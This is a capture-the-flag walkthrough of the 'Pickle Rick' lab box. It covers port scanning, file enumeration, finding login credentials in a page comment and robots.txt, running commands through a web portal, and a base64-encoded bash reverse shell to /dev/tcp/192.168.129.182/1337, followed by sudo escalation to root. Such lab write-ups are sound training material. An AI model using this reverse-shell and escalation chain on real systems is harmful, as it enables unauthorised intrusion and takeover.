- OS: Linux
- Level: Easy
- Release Date: 2020-04
Description:
This Rick and Morty-themed challenge requires you to exploit a web server and find three ingredients to help Rick make his potion and transform himself back into a human from a pickle.
OS Fingerprinting
- TTL=62 matches the expected TTL for Linux OS 2 hops away
❯ ping -c1 10.82.141.35
[...]
64 bytes from 10.82.141.35: icmp_seq=1 ttl=62 time=79.0 ms
Nmap
- Open Ports
$ nmap -p- --min-rate 10000 -oN nmap/allTCP 10.80.152.145

PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open http- Service Version
$ nmap -p22,80 --reason -sVC -oN nmap/allTCP-sVC 10.80.152.145

22/tcp open  ssh     syn-ack ttl 62
OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)

80/tcp open  http    syn-ack ttl 62
Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Rick is sup4r cool
SSH (22)
# From Nmap

22/tcp open  ssh     syn-ack ttl 62
OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
Package Footprinting
# Web Search:
x86_64 OpenSSH "8.2p1" "4ubuntu0.11"
https://blueprints.launchpad.net/ubuntu/+source/openssh/1:8.2p1-4ubuntu0.11
openssh (1:8.2p1-4ubuntu0.11) focal-security; urgency=medium

* SECURITY UPDATE: Supplemental groups not initialized
    - CVE-2021-41617
* SECURITY UPDATE: command injection via shell metacharacters
    - CVE-2023-51385
Release Date: 2024-01
OS Footprinting
# Web Search:
ubuntu codenames
https://ubuntu.com/project/docs/release-team/list-of-releases/
# Looking for focal
Ubuntu 20.04 LTS - Focal Fossa
Release Date: 2020-04
Authentication method
- Key based authentication
$ ssh root@10.82.141.35
The authenticity of host '10.82.141.35 (10.82.141.35)' can't be established.
ED25519 key fingerprint is: SHA256:ahBw02MjAn6eyAQEEfe951UjfUcj1wuy3jadFa5EkfQ
[...]
root@10.82.141.35: Permission denied (publickey).
HTTP (80)
# From Nmap

80/tcp open  http    syn-ack ttl 62
Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Rick is sup4r cool
Version fingerprinting
- Version identified based on 404 error page
- Reference: https://0xdf.gitlab.io/cheatsheets/404#apache—httpd
$ curl http://10.82.141.35/404-page-source

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.4.41 (Ubuntu) Server at 10.82.141.35 Port 80</address>
</body></html>
Site
- Picture from Rick and Morty as header
- About:
Rick and Morty is an American adult animated science fiction sitcom
- Page Source
<!--
    Note to self, remember username!
    Username: R1ckRul3s
-->
Potential Users
R1ckRul3s 	# From comment in Page Source
Rick		# Character from the sitcom
Morty 		# Web message addressed to him
Enum files
$ feroxbuster -u http://10.82.141.35/ -x html,php,txt,js \
-o enumFiles-fuzzing

$ cat enumFiles-fuzzing \
| grep '^[0-9]' \
| tr -s ' ' \
| cut -d' ' -f1,2,6- \
| sort -u

200 GET http://10.82.141.35/
200 GET http://10.82.141.35/assets/bootstrap.min.css
200 GET http://10.82.141.35/assets/bootstrap.min.js
200 GET http://10.82.141.35/assets/fail.gif
200 GET http://10.82.141.35/assets/jquery.min.js
200 GET http://10.82.141.35/assets/picklerick.gif
200 GET http://10.82.141.35/assets/portal.jpg
200 GET http://10.82.141.35/assets/rickandmorty.jpeg
200 GET http://10.82.141.35/index.html
200 GET http://10.82.141.35/login.php
200 GET http://10.82.141.35/robots.txt

301 GET http://10.82.141.35/assets => http://10.82.141.35/assets/
302 GET http://10.82.141.35/portal.php => http://10.82.141.35/login.php
Interesting files
http://10.82.141.35/robots.txt  # not listed by nmap?
http://10.82.141.35/login.php 	# probably a login form
/robots.txt
$ curl http://10.82.141.35/robots.txt -sO

$ cat robots.txt
Wubbalubbadubdub
/login.php

Credentials for login.php
R1ckRul3s:Wubbalubbadubdub

- Username: Found in the page source
- Password: Wubbalubbadubdub (from robots.txt)
/portal.php (after login)

- base64 as comment
<!-- Vm1wR1UxTnRWa2RUV0d4VFlrZFNjRlV3V2t0alJsWnlWbXQwVkUxV1d\
uaFZNakExVkcxS1NHVkliRmhoTVhCb1ZsWmFWMVpWTVVWaGVqQT0== -->
- Uncoding base64
$ echo Vm1wR1UxTnRWa2RUV0d4VFlrZFNjRlV3V2t0alJsWnlWbXQwVkUxV1d\
uaFZNakExVkcxS1NHVkliRmhoTVhCb1ZsWmFWMVpWTVVWaGVqQT0== | base64 -d

VmpGU1NtVkdTWGxTYkdScFUwWktjRlZyVmt0VE1WWnhVMjA1VG1KSGVIbFhhMXB\
oVlZaV1ZVMUVhejA=
base64: entrada inválida
Using cyberchef.org
- [From Base64] filter
- Then use the Magic Wand

/portal.php - Testing OS Commands
# Credentials
R1ckRul3s:Wubbalubbadubdub
http://10.82.141.35/portal.php
$ ls

Sup3rS3cretPickl3Ingred.txt
assets
clue.txt
denied.php
index.html
login.php
portal.php
robots.txt
Exploitation
Payload for RevShell
/bin/bash -i >& /dev/tcp/192.168.129.182/1337 0>&1
- Enconding as base64 (only alphanumeric)
$ echo '/bin/bash -i >& /dev/tcp/192.168.129.182/1337 0>&1' | base64
L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzE5Mi4xNjguMTI5LjE4Mi8xMzM3IDA+JjEK

$ echo '/bin/bash -i >& /dev/tcp/192.168.129.182/1337  0>&1' | base64
L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzE5Mi4xNjguMTI5LjE4Mi8xMzM3ICAwPiYxCg==

$ echo '/bin/bash -i >& /dev/tcp/192.168.129.182/1337  0>&1 ' | base64
L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzE5Mi4xNjguMTI5LjE4Mi8xMzM3ICAwPiYxIAo=

$ echo '/bin/bash -i >& /dev/tcp/192.168.129.182/1337  0>&1  ' | base64
L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzE5Mi4xNjguMTI5LjE4Mi8xMzM3ICAwPiYxICAK
Getting a RevShell
- Send a reverse shell
echo L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzE5Mi4xNjguMTI5LjE4Mi8xMzM3ICAwPiYxICAK | base64 -d | bash$ nc -nvlp 1337
listening on [any] 1337 ...
connect to [192.168.129.182] from (UNKNOWN) [10.82.141.35] 35310
bash: cannot set terminal process group (1007): Inappropriate ioctl for device
bash: no job control in this shell
www-data:/var/www/html$- Upgrade to Full TTY
https://hacktricks.wiki/en/generic-hacking/reverse-shells/full-ttys.html
Post-Exploitation
www-data:/home/rick$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data:/var/www/html$ ls -l
total 32
-rwxr-xr-x 1 ubuntu ubuntu 17 Feb 10 2019 Sup3rS3cretPickl3Ingred.txt
drwxrwxr-x 2 ubuntu ubuntu 4096 Feb 10 2019 assets
-rwxr-xr-x 1 ubuntu ubuntu 54 Feb 10 2019 clue.txt
-rwxr-xr-x 1 ubuntu ubuntu 1105 Feb 10 2019 denied.php
-rwxrwxrwx 1 ubuntu ubuntu 1062 Feb 10 2019 index.html
-rwxr-xr-x 1 ubuntu ubuntu 1438 Feb 10 2019 login.php
-rwxr-xr-x 1 ubuntu ubuntu 2044 Feb 10 2019 portal.php
-rwxr-xr-x 1 ubuntu ubuntu 17 Feb 10 2019 robots.txt- 1st Ingredient (Question)
www-data:/var/www/html$ wc -c Sup3rS3cretPickl3Ingred.txt
17 Sup3rS3cretPickl3Ingred.txt

www-data:/var/www/html$ cat Sup3rS3cretPickl3Ingred.txt
**. ******* ****- Reading clue.txt
www-data:/var/www/html$ cat clue.txt

# Look around the file system for the other ingredient.
Users with a shell
www-data:/var/www/html$ cat /etc/passwd | grep 'sh$'

root:x:0:0:root:/root:/bin/bash
ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
Looking for the file
find / -name '*ingred*' 2>/dev/nullwww-data:/var/www/html$ wc -c '/home/rick/second ingredients'
13 /home/rick/second ingredients
www-data:/var/www/html$ cat '/home/rick/second ingredients'
* ***** ****SUDO Permissions
www-data:/home/rick$ sudo -l

Matching Defaults entries for www-data on ip-10-82-141-35:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on ip-10-82-141-35:
(ALL) NOPASSWD: ALL
Privesc as root (SUDO)
www-data:/home/rick$ sudo su

root:/home/rick# id
uid=0(root) gid=0(root) groups=0(root)
Root Flag (3rd ingredient)
root:/home/rick# cd /root/

root:~# ls -l
total 8
-rw-r--r-- 1 root root   29 Feb 10  2019 3rd.txt
drwxr-xr-x 4 root root 4096 Jul 11  2024 snap

root:~# wc -l 3rd.txt
1 3rd.txt

root:~# cat 3rd.txt
3rd ingredients: ***** *****